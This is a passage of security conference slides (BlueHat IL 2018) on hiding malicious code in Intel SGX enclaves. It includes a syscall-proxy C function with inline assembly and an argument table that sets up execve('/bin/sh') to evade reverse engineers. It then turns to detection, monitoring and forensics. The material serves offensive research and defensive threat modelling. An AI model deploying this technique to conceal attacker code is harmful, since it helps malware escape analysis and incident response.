mov     %rcx,(%rax)
mov     $0x8,%edi
callq   *%rbx
mov     %rax,-0x10(%rbp)
mov     -0x10(%rbp),%rdx
mov     -0x8(%rbp),%rax
mov     %rdx,%rsi
mov     %rax,%rdi
lea     -0x22fe04(%rip),%rbx
callq   *%rbx
```

Buffer as big as we want

RIP relative addressing

No 0 restrictions

Future todo: ROP

*A shellcoder's fairytale.....*

## Syscall proxying: The "server"

Enclaves can only access system calls provided by trusted libraries

System calls enable interaction with OS services

Hence for executing arbitrary system calls we have to .. proxy

**Linux:**

identified by syscall number

syscall instruction with arguments in RDI, RSI, RDX, R10, R8, R9

**https://www.coresecurity.com/system/files/publications/2016/05/Caceres_2002-blackhat-slides.pdf**

# Syscall proxying: The “server”

1. Client loads and executes shellcode in dedicated section
2. Shellcode defines functionality
3. Arguments are ‘marshalled’ within shellcode
4. Shellcode pivots to proxy
5. Proxy unpacks arguments and executes desired syscall

**The RE stays in the dark**

| | | | | | | |
|---|---|---|---|---|---|---|
| 51 | sys_getsockname | int fd | struct sockaddr *usockaddr | int *usockaddr_len | | |
| 52 | sys_getpeername | int fd | struct sockaddr *usockaddr | int *usockaddr_len | | |
| 53 | sys_socketpair | int family | int type | int protocol | int *usockvec | |
| 54 | sys_setsockopt | int fd | int level | int optname | char *optval | int optlen |
| 55 | sys_getsockopt | int fd | int level | int optname | char *optval | int *optlen |
| 56 | sys_clone | unsigned long clone_flags | unsigned long newsp | void *parent_tid | void *child_tid | |
| 57 | sys_fork | | | | | |
| 58 | sys_vfork | | | | | |
| 59 | sys_execve | const char *filename | const char *const argv[] | const char *const envp[] | | |
| 60 | sys_exit | int error_code | | | | |
| 61 | sys_wait4 | pid_t upid | int *stat_addr | int options | struct rusage *ru | |

http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

# Marshalling of Arguments

Client side shellcode:

- Allocate & prepare **argument stack**
- Allocate space for return value
- Push pointers to stack
- **RIP relative** call to **pivot function**
- Pivot to **syscall proxy in untrusted part**

| Arg | Val |
|---|---|
| num_args | 3 |
| syscallNum | 3b |
| RDI | '/bin/sh' |
| RSI | NULL |
| RDX | NULL |
| R10 | - |
| R8 | - |
| R9 | - |

```
void ocall_proxy(void* input, uint64_t* output) {

    // http://cs.lmu.edu/~ray/notes/linuxsyscalls/
    // Input data: number of arguments, RAX, RDI, RSI, RDX, R10, R8, R9

    uint64_t *params = (uint64_t*)input;
    uint64_t num_args = params[0];
    uint64_t syscallNum = params[1]; // 3b for execve
    uint64_t RDI = params[2]; // '/bin/sh'
    uint64_t RSI = params[3]; // NULL
    uint64_t RDX = params[4]; // NULL
    // ...

    asm ("syscall"
        : "=a" (output)
        : "0" (syscallNum),
          "D" (&RDI),
          "d" (&RDX),
          "S" (&RSI)
    );
}
```

## What does this mean?

## Threat Modelling in a Crypto Protected World

Threat detection

Security monitoring

Forensics and incident response

## Threat Detection

Pattern matching on enclaves on disk

Good luck with the static libs

Automation difficult

## Monitoring

Syscalls from untrusted part remain visible

System wide monitoring of syscalls remains a challenge

Perimeter, yo

## IR and Forensics

Reverse engineering of code no one has ever seen?

Changes to system, system events, remote connections, etc. remain visible

Malware with script engine comes to mind

## Conclusions

SGX for guarding secrets, not applications

Special focus on enclave interactions

Monitoring possible but not practical on large scale

What to monitor though

Classical threat detection faces challenges, but not brand new ones

Forensics & IR is where it IS getting interesting

## Acknowledgements

Rodrigo Branco

Gabriel Negreira Barbosa

Henrique Kawakami

Evgeny Rodionov

The rest of the Intel STORM Team

Mark Gentry

Matt Suiche

Jonathan Brossard

Joanna Rutkowska

## Thanks for your attention!

BlueHat IL
Jan 23-24, 2018

## Resources

https://software.intel.com/sites/default/files/332680-002.pdf

https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-3d-part-4-manual.pdf

https://software.intel.com/sites/default/files/managed/b2/b4/Input-Types-and-Boundary-Checking-EDL.pdf

https://software.intel.com/sites/default/files/332680-002.pdf

https://github.com/digawp/hello-enclave

https://www.ibm.com/developerworks/library/l-ia/index.html

http://theinvisiblethings.blogspot.com/2013/09/thoughts-on-intels-upcoming-software.html

https://www.coresecurity.com/system/files/publications/2016/05/Caceres_2002-blackhat-slides.pdf

https://www.exploit-db.com/exploits/37362/

https://recon.cx/2017/montreal/resources/slides/RECON-MTL-2017-SGX_Enclave_Programming-Common%20Mistakes.pdf

http://cs.lmu.edu/~ray/notes/linuxsyscalls/